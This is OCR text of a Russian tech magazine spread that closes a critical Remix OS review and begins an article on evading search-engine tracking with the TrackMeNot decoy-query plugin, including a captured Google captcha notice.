
Тыкать мышью в курсорные кнопки на экране — упражнение не для слабонервных

Печальный факт заключается в том, что большинство приложений Android совершенно не приспособлены для управления при помощи клавиатуры и мыши. Remix OS изо всех сил старается притвориться операционной системой для персонального компьютера, но это иллюзия, причем не особенно убедительная.


Через пару часов после установки, разглядывая рекламу, мигающую в каждом втором приложении Android, трудно избежать вопроса: зачем? Зачем на персональном компьютере Android? Он хуже, чем Windows. Он хуже, чем OS X. Он хуже любого современного дистрибутива Linux. Разумеется, Remix OS можно доработать, исправить проблемы с раскладкой и тачпадом, добавить Play Store, сделать систему стабильнее, но зачем? Какую проблему это решит? Кто станет ее использовать? Ответа нет.

КРАСНЫЙ ШУМ

СКРЫВАЕМ СЕТЕВУЮ АКТИВНОСТЬ ОТ ПРОДВИНУТОЙ СЛЕЖКИ



Есть немало способов отследить человека в Сети. Следы, позволяющие отличить одного пользователя от другого, оставляет практически всё: поисковые запросы, клики по ссылкам, настройки системы. «Баннерорезки» помогают уберечься от самой простой слежки, но постепенно начинают появляться и более хитрые способы замести следы.




84ckf1r3
84ckf1r3@gmail.com

ПУБЛИЧНАЯ ПРИВАТНОСТЬ

Поисковая строка для многих пользователей стала куда более привычной, чем адресная, — недаром в большинстве браузеров их объединили в одну. Поисковикам это на руку: они живут за счет сбора данных, которые мы сами им поставляем, даже не задумываясь об этом всерьез.

Используя приватный режим или очищая историю браузера, ты удаляешь только локальные следы. При этом логи со всеми запросами остаются на сервере поисковой системы. Они анализируются в поисках статистических корреляций и наполняют свежими данными теневой профиль пользователя. Учитывается все, что можно вычислить: частота запросов, их тип, количество ошибок, время анализа поисковой выдачи, переходы по предложенным ссылкам, реакция на контекстную рекламу и многое другое.



Два плагина в дополнение к Adblock Edge

Формально это делается «для повышения качества сервиса» и возможности давать «персональные рекомендации». Реально — зачастую передается или продается маркетологам для использования в таргетированной рекламе, а так-


же нередко попадает в руки политтехнологов и правительственных органов, которые ищут более тонкие методы управления толпой и превентивного обнаружения всех, кто представляет потенциальную угрозу.

Собирая только доступные сведения и даже не предлагая явно заполнять информацию о себе, Google, Яндекс и другие поисковые системы составляют детальные профили всех, кто хоть раз пользовался их сервисами. По рейтингу запросов легко оценивать популярность ОС, программ и плагинов, степень проникновения интернета в разные регионы, узнавать, о чем сейчас думает большинство и как реагирует на новости. По специфическим запросам и характерному поведению можно идентифицировать человека даже в том случае, если он сменил ОС, браузер, учетную запись и IP-адрес.

РАСТВОРИТЬСЯ В ТОЛПЕ


Большинство инструментов защиты приватности используют методы сокрытия уникальных ID и настроек пользователя. Однако, пытаясь спрятать одни маркеры, они добавляют другие. Технологии сбора статистики все чаще встраиваются в браузерные расширения, а в них самих появляются уникальные идентификаторы — URI (см. «Взлом расширений Chrome: как обойти Adblock»).

Принципиально другой способ используется в TrackMeNot (TMN) — плагине для Firefox и Chrome, написанном на кафедре информатики в Нью-Йоркском университете с использованием JavaScript, C++ и XUL. Он работает в фоне и генерирует фиктивные поисковые запросы, растворяя в них реальные и затрудняя сбор информации о пользовательских предпочтениях. Такое запутывание эффективно, поскольку плагин действует исключительно на стороне клиента и не зависит от централизованных серверов.



Пример имитации поиска в TrackMeNot

За десять лет существования программа обзавелась интересными механизмами мимикрии под действия реального пользователя. В последних версиях набор функций был расширен за счет нескольких оригинальных механизмов: динамических списков запросов (с основанной на лентах RSS инициализацией), очереди связанных поисковых фраз и выборочных кликов в поисковой выдаче. Кроме того, TMN умеет выполнять запросы в фоне или в отдельной вкладке браузера, имитировать скроллинг результатов и добавлять к ранее введенным фразам уточняющие слова.



Настройки TMN

Опция burst-mode лучше имитирует поведение человека, поскольку без нее запросы отсылаются через регулярные интервалы. Она также помогает избежать бана со стороны Google (поисковик перенаправляет на страницу для ввода капчи, если подозревает, что запросы с твоего IP-адреса отсылает бот). Если



редирект происходит даже с burst-mode, просто измени интервал отправки ложных запросов на более длительный (скажем, десять в час).

TrackMeNot | https://www.google.ru/sea...

https://ipv4.google.com/sorry/IndexRedirect?continue=https://www.google.ru/search

To continue, please type the characters below:

Submit

About this page


Our systems have detected unusual traffic from your computer network. This page checks to see if it's really you sending the requests, and not a robot. Why did this happen?

IP address: 5.139.27.50
Time: 2016-01-24T17:36:52Z
URL: https://www.google.ru/search?hl=en&q=docs+politics+saved+&gws_rd=cr&ei=swulVrwM8a7swG_h6bYBA

Злоупотребление TMN ведет к бану IP в поисковиках до ввода капчи


ЗАФЛУДИТЬ РЕКЛАМНЫЕ СЕТИ

